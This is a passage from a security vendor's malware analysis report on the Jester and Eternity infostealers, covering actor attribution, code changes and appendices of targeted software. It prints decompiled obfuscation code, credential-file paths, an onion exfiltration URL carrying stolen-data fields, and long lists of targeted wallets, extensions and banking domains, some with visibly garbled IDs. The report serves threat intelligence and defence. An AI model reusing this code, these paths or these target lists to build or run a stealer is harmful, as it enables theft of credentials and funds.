


Figure 84. Message redirecting users to @EternityDeveloper Telegram account.

It is also worth noting that this channel has less information than the *Eternity Project* one, and sometimes the information arrives later on in this channel. Hereunder, a timeline containing the channel's main activity can be observed:




Figure 85. Main events of EternityLab Telegram channel

This channel seems less professional and less organized. Also, several messages are written in Italian language, when the rest of them varied between Russian and English.




Figure 86. EternityLab message in Italian

LightMan GitHub repository

"L1ghtM4n" profile's description presents a developer with knowledge in C#, Java, Python, and JavaScript. It has 13 public repositories, including a tool to brute-force Firefox master password, a builder to generate executables to download and execute binaries, the TorProxy used by Jester, and a basic stealer (DynamicStealer) that exfiltrates to Telegram Bot, among others.




Figure 87. L1ghtM4n GitHub

DynamicStealer functionality starts downloading a DLL from the "L1ghtM4n" GitHub repositories, which performs the infostealing routines, and then parses and exfiltrates the stolen information to a pre-established Telegram bot.

Even though Dynamic Stealer is a much simpler stealer, some portions of code are highly similar to Jester's, such as the class used to access SQLite databases data is mostly the same, and the code used to access Outlook and NordVPN data.

4. Analyzing other versions

4.1. Eternity Stealer

As previously stated, Eternity Stealer is a new version of Jester stealer's code. In this section, we will comment on the main differences observed in the analyzed samples.

4.1.1. Encryption and obfuscation

There fewer strings in plain text in the stealer's code and an additional phase has been added to string encryption. After being base64-decoded and AES-decrypted, the string is iterated byte by byte, subtracting a hexadecimal number received as a parameter from each byte in order to get the right digit. Finally, the array of bytes will be reversed and the final string obtained.

```
public static string SSD(string string_0, long long_0)
{
    char[] array = string_0.ToCharArray();
    for (int i = 0; i < array.Length; i++)
    {
        int num = Convert.ToInt32(array[i]);
        int num2 = Convert.ToInt32(long_0);
        if (num + num2 < 256 && num - num2 > 0)
        {
            array[i] = Convert.ToChar(num - num2);
        }
        array[i] = (char.IsUpper(array[i]) ? char.ToLower(array[i]) : char.ToUpper(array[i]));
    }
    Array.Reverse(array);
    return string.Join<char>(string.Empty, array);
}
```

Figure 88. New string decryption step

4.1.2. "Anti" techniques

There is a lower number of "anti" checks, which are now performed at the beginning of the Main method, before the initial configuration. Also, the debugging check is performed both inside the mutex and anti-repeat functions.

```
private static void Main(string[] args)
{
    <Module>.PerformMutexCheck(<Module>.SSD(<Module>.DS(<Module>.jdwjrvpjtbdbjqcnbystjhbfbuawacxitcht(),
    <Module>.mxazehuinvfyfdnikaheqiyupqzogwtjgiib()), 1L));
    <Module>.PerformAntiRepeat(<Module>.SSD(<Module>.DS(<Module>.eyspcmsrfvutmunhmxrlncljesnmtlsxumd(),
    <Module>.mircdpgotvfcclimxirwnbnjkjyfxtdxyzqb()), 4L));
    try
    {
        ServicePointManager.Expect100Continue = (-3 + sizeof(float) != 0);
        ServicePointManager.DefaultConnectionLimit = 9995 + sizeof(float);
        ServicePointManager.SecurityProtocol = (SecurityProtocolType)3068 + sizeof(float);
    }
    catch
    {
    }
    wrmzitrbmqnyhdhdeivgalbetvlgjx.AccountHandler arg_9A_0;
    if ((arg_9A_0 = xfmxhkugtwmupknbtsgveiuccmqvejx.<c.>9__0_0) == null)
    {
        arg_9A_0 = (xfmxhkugtwmupknbtsgveiuccmqvejx.<c.>9__0_0 = new wrmzitrbmqnyhdhdeivgalbetvlgjx.AccountHandler
        (xfmxhkugtwmupknbtsgveiuccmqvejx.<c.>9.<Main>b__0_0));
    }
}
```

Figure 89. "Anti" techniques in Eternity Stealer

4.1.3. Initial information stealing

The general information collected prior to the infostealing threads does not collect information about the gateway IP and the router Bssid,

4.1.4. Information stealing threads

New VPN software, chrome-based browsers, firefox-based browsers, messengers, and wallets are targeted. Also, new strings are added for strings to be grabbed.

The full list of newly targeted software can be found in the Appendix. Hereunder, some of the code changes will be briefly explained.

4.1.4.1. VPN: AzireVPN

Eternity tries to locate the AzireVPN data folder and the "token.txt" file inside of it.

```
%LocalAppData%\AzireVPN\token.txt
```

If exists it will be read and the credentials found will be stored as a credential object.

4.1.4.2. Messengers: MailBird

If the following directory exists, it will try to locate the "Store.db" file inside of it.

```
%LocalAppData%\Mailbird\Store
```

Access the `OAuth2Credentials` table and gets the following values of `AuthorizedAccountId` and `AccessToken`.

The retrieved data will be stored in:

```
Messengers\\MailBird\\Accounts.txt
```

4.1.4.3. Messengers: ViberPC

A similar approach is performed to steal ViberPC credentials. This time, the DB files will be searched inside `%AppData%\\ViberPC` and the retrieved information will be stored in `Messengers\\Viber`.

4.1.4.4. Wallets

Following the same format as before, the next table contains a summary of the information collected from each wallet:

Wallet	Path	Files grabbed
Binance	<code>%AppData%\\Roaming\\Binance</code>	<code>*-stor*.json</code>
Deadalus	<code>%AppData%\\Daedalus Mainnet\\wallets</code>	<code>*.sqlite</code>

4.1.4.5. Grabber

The following new strings are searched in the files to be grabbed. The same four paths were observed.

```
"scan"
"passport"
".pdf"
```

4.1.5. Exfiltration

4.1.5.1. Data summary

Instead of headers, the data summary, user name, and machine name are sent to the .onion URL as base64-encoded GET arguments:

```
http://iqox575zftwvbkphhnbdkg6pfrgcmeos3rebjwdt6ra2r73u5iq2jqd.onion/
stealer/1221505888
?pwds={0}
?cards={0}
?&wlts={0}
?&files={0}
?&user={0}
?&comp={0}
?&ip={0}
```

The IP is retrieved from:

```
"http://ip-api.com/json?fields=query"
```


4.1.5.2. Exfiltration

Eternity checks if the embedded exfiltration domain (obtained from its configuration) contains “.onion”. In this case, it uses the Default C# `System.Net.DefaultWebProxy` proxy. If not, it will use a hardcoded “IP:Port” pair (also included in the malware configuration) as a proxy for its communications.

4.2. Jester 1.7.1.0 version

This is the latest version of Jester we were able to retrieve. It shows bigger similarities with Eternity code, as some of the changes in the “anti” checks and the new string encryption stage; keeping the same target lists as the analyzed 1.7.0.1 version.

5. Conclusions

Jester is a rather comprehensive continuously evolving stealer, mainly focused on stealing credentials, affecting a multitude of different applications, and that has paid special attention to its exfiltration techniques.

Some similarities have been observed between Vulturi's and Jester's behavior and it is possible that they were developed by the same person, identified as *L1ghtM4n* (also *LightMan* or *LightM4n*) in different services and forums. Moreover, code-level similarities have also been observed between Jester and Dynamic Stealer, a tool available in *L1ghtM4n* GitHub repository.

Eternity stealer seems to be a fork or evolution of Jester stealer. *Eternity Project* could be a re-branding of the initial group or a new group reusing the same tools and adding some new ones, such as a ransomware, a worm, and a dropper to their arsenal.

Agrat Project is very likely another rebranding. The messages and products offered are extremely similar to the *Eternity Project* ones. The main difference between them is that *Agrat Project* posts are mostly in Russian and English and *Eternity Project* uses only English on its posts. The similarities could indicate a relationship between the actors or maybe new scammers trying to replicate *Jester_Stealer* fraud.

Several facts have been observed that link *L1ghtM4n* and Eternity Stealer, such as redirected messages, posts from *L1ghtM4n* recommending using Eternity Stealer, among others. This, alongside the resemblance between Jester's (and Eternity's) code and other *L1ghtM4n* tools lead to us to believe that *L1ghtM4n* could either be selling the same source code to different re-sellers or being behind Eternity campaigns.

Additionally, another interesting group, identified as either *EternityLab* or *JesterLab* on Telegram highlights the link between both malwares. The actor started offering Jester products, switching to Eternity in mid-January, a few days before *Jester_Stealer* was gone. Eternity Stealer was offered in this channel the same day than *Eternity Project* did. Nevertheless, the messages in this channel sometimes feel odd, contradicting themselves, pointing to different scammers and adding also messages in

Italian language, which was not observed in neither of the other groups.

It is an arduous task to get to know with certainty who is the scammer and who's not. However, as shown during the previous sections, there is a clear relationship between the different tools and actors selling Jester-related tools.

The best way to fight cyber crime and prevent malware attack is to operate and think like a hacker and ensuring you have the necessary security controls in place to stop them at source. Our threat intelligence solution is designed to help organizations better understand the threat landscape in real-time and keep their organization safe through effective and continuous threat monitoring.

[Contact us to reduce risk of malware](#)

6. Appendix

6.1. Jester targets

6.1.1. Gaming apps

```
Steam  
Twitch  
Stream Labs OBS  
OBS Studio
```

6.1.2. FTP Clients

```
FileZilla  
WinSCP  
CoreFTP  
SnowFlake
```

6.1.3. VPN clients

```
NordVPN  
EarthVPN  
Windscribe VPN  
Azire VPN (new versions)
```

6.1.4. Chromium-based browsers

```
360Browser\Browser  
7Star\7Star  
Amigo\User  
BraveSoftware\Brave-Browser  
CatalinaGroup\Citrio  
CentBrowser  
Chedot  
Chromodo  
CocCoc\Browser  
Comodo  
Comodo\Dragon  
Coowon\Coowon  
Elements Browser  
Epic Privacy Browser  
Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer  
Google(x86)\Chrome  
Google\Chrome  
Iridium  
K-Melon  
Kometa  
Mail.Ru\Atom  
MapleStudio\ChromePlus  
Maxthon3  
Microsoft\Edge
```

```

Nichrome
Opera Software\Opera GX Stable
Opera Software\Opera Stable
Orbitum
QIP Surf
Sputnik\Sputnik
Torch
Uran
Vivaldi
Yandex\YandexBrowser
liebao
uCozMedia\Uran
Chromium

```

6.1.4.1. Chromium-based browsers' extensions

Name	Extension ID
Authenticator	bhghoamapcdpbohphigoooaddinpkbai
SSO Authenticator	nhhldecdfagpbfggphklkaeiocfnaafm
EOS Authenticator	oeljdldpnmdbchoniellidgobddfflal
Bitwarden	nngceckbapebfimnlniiiahkandclblb
KeePassXC	oboonaakemofpalcgghocfoadofidjkkk
Dashlane	fdjamakpfbdddfjaoaikfcapajohcfmg
1Password	aebldkhhhdcdjpfhbbdiojplfjncoa
NordPass	foolghllnmhmmndgjiamiiiodkpenpbb
Keeper	bfogiafebfohielmmehodmfbbbbbpei
RoboForm	pnlccmojcmeohlpggmfnbbiapkmbliob
LastPass	hdokiejnpimakedhajhdlcegeplioahd
BrowserPass	naepdomgkenhinolocfifgehidddafch
MYKI	bmikpgodpkclnkgmnppehdgcimmided
Splikity	jhfjfclepacoldmjmkmdlmganfaalklb

CommonKey	chgfefjpcobfbnpmiokfjjaglahmnded
Zoho Vault	igkpcodhieompeloncfnbekccinhapdb
Norton Password Manager	admmjipmmciaobhojoghlmlleefbicajg
Avira Password Manager	caljgklbbfbcjjanaijlacgncafepegll
Trezor Password Manager	imloifkgjagghnncjkhggdhalmcnfklk
MetaMask	nkbihfbeogaeaoehlefnkodbefgpgknn
TronLink	ibnejdfjmmkpcnlpebklmnkoeiohofec
BinanceChain	fhbohimaelfbohpjbbldcngcnapndodjp
Coin98	aeachknmefphepccionboohckonoeemg
iWallet	kncchdigobghenbbaddojjnaogfpfpfj
Wombat	amkmjjmmflddogmhpjloimipbofnfjih
MEW CX	nlbmnnijcnlegkjpcfjclmcfggfefdmd
NeoLine	cphhlmggameodnhkjdmkpanlelnlohao
Terra Station	aiifbnbfobpmeekipheeijimdpnlpgpp
Keplr	dmkamcknogkgcdfhbbddcghachkejeap
Sollet	fhmfendgdocmbmfikdcogofphimnkno
ICONex	flpiciilemghbmfalicaajoolhkkenfel
KHC	hcflpincpppdclinealmandijcmnkbgn
TezBox	mnfifefkajgofkjkemidiaecocnkjeh
Byone	nlgbhdfgdhgbiamfdmbikcdghidoadd
OneKey	infeboajgfghbjpbepbpbkgnabfdkdaf

DAppPlay	lodccjjbdhfakaekdiahmedfbieldgik
BitClip	ijmpgkjfbkfhoebgogflfebnmejmfbml
Steem Keychain	lkclnjfbikmcmmbachjpd bijeflpcm
Nash Extension	onofpnbbkehpmmoabgpcpmigafmmnjhl
Hycon Lite Client	bcopgchhojmggmffilplmbdicgaihlkp
ZilPay	klnaejjgbibmhlephnhpmaofohgkpgkd
Leaf Wallet	cihmoadaighcejopammfbmddcmdekje
Cyano Wallet	dkdedlpgdmmkkfjabffeganieamfklkm
Cyano Wallet Pro	icmkfkmjoklfhlfdkkkgpnpldkgdmhoe
Nabox Wallet	nknhiehlkippafakaeklbeglecifhad
Polymesh Wallet	jojhfeoedkpglbfimdfabpdfjaoolaf
Nifty Wallet	jbdaocneiimjbjlgalhcelgbejmnid
Liquidity Wallet	kpfopkelmapcoipemfendmdcghnegimn
Math Wallet	afbcbjbpfadlkmhmclhkeedmamcflc
Coinbase Wallet	hnfanknocfeofbddgcijnmhfnkdnaad
Clover Wallet	nhnkbgjikgcigadomkphalanndcapjk
Yoroi	ffnbelfdoeiohenkjibnmadjiehjhajb
Guarda	hpglfhghfnhbgpjdenjgmdgoeiappafln
EQUAL Wallet	blnieiiffboillknjnegogjhkgnoapac
BitApp Wallet	fihkakfobkmkjojpchpfgcmhfjnmnfpi
Auro Wallet	cnmamaachppnknjgildpdmkaakejnhae

Saturn Wallet

nkddgncdjgjfcdamfgcmfnlhccnimig

Ronin Wallet

fnjhmkhmkbjkkabndcnogagogbneec

6.1.5. Firefox-based browsers

```
8pecxstudios\Cyberfox
Comodo\IceDragon
K-Meleon
Moonchild Productions\Pale Moon
NETGATE Technologies\BlackHaw
Thunderbird
Waterfox
Mozilla\Firefox
```

6.1.6. Messengers

```
Telegram
Discord
Pidgin
Outlook
FoxMail
WhatsApp
Signal
Rambox
MailBird (new versions)
Viber (new versions)
```

6.1.7. Wallets

```
Monero Core
Bitcoin Core
Dashcoin Core
Dogecoin Core
Litecoin Core
Electrum
Exodus
Atomic
Jaxx
Coinomi
Zcash
Guarda
Wasabi
Binance (new versions)
Deadalus (new versions)
```

6.1.8. Authenticators

```
BitWarden
KeePassXC
KeePass2
```

```
NordPass  
1Password  
RoboForm
```

6.1.9. Targeted web services

```
YouTube  
Instagram  
GitHub  
Facebook  
Steam  
Epic games  
Paypal
```

6.1.10. Targeted domains

```
facebook.com  
coinbase.com  
blockchain.com  
dogechain.info  
paypal.com  
chase.com  
bankofamerica.com  
wellsfargo.com  
citigroup.com  
usbank.com  
pnc.com  
privat24.ua
```

6.2. Eternity new targets

6.2.1. VPN

```
AzureVPN
```

6.2.2. Chromium-based browsers

```
360Chrome\\Browser  
AVAST Software\\Browser  
BlackHawk  
Blisk  
GhostBrowser  
Google\\Chrome SxS  
Google\\Chrome Beta  
Kinza  
SalamWeb  
UCBrowser  
Xpom  
Xvast  
SuperBird  
Tencent\\QQBrowser
```


6.2.3. Firefox-based browsers

```
Mozilla\\icecat  
Mozilla\\SeyMonkey  
FlashPeak\\SlimBrowser  
PostboxApp
```

6.2.4. Messengers

```
MailBird  
ViberPC
```

6.2.5. Wallets

```
Binance  
Daedalus Mainnet
```

About Blueliv

Blueliv is Europe's leading cyberthreat intelligence provider, headquartered in Barcelona, Spain. We look beyond your perimeter, scouring the open, deep and dark web to deliver fresh, automated and actionable threat intelligence to protect the enterprise and manage your digital risk.

Covering the broadest range of threats on the market, a pay-as-you-need modular architecture means customers receive streamlined, cost-effective intelligence delivered in real-time, backed by our world-class in-house analyst team.

Intelligence modules are scalable, easy to deploy and easy to use, maximizing security resource while accelerating threat detection, incident response performance and forensic investigations.

Blueliv is recognized across the industry by analysts including Gartner and Forrester, and has earned multiple awards for its technology and services including 'Security Company of the Year 2019' by Red Seguridad, Enterprise Security and Enterprise Threat Detection 2018 category winners by Computing.co.uk, in addition to holding affiliate membership of FS-ISAC for several years.



blueliv.com



info@blueliv.com



twitter.com/blueliv



linkedin.com/company/blueliv

computing
Security
Excellence
Awards
2018

Winner
Enterprise Threat
Detection Award

computing
Security
Excellence
Awards
2018

Winner
Enterprise Security Award



Blueliv ® is a registered trademark of Leap inValue S.L. in the United States and other countries. All brand names, product names or trademarks belong to their respective owners.
© LEAP INVALUE S.L. ALL RIGHTS RESERVED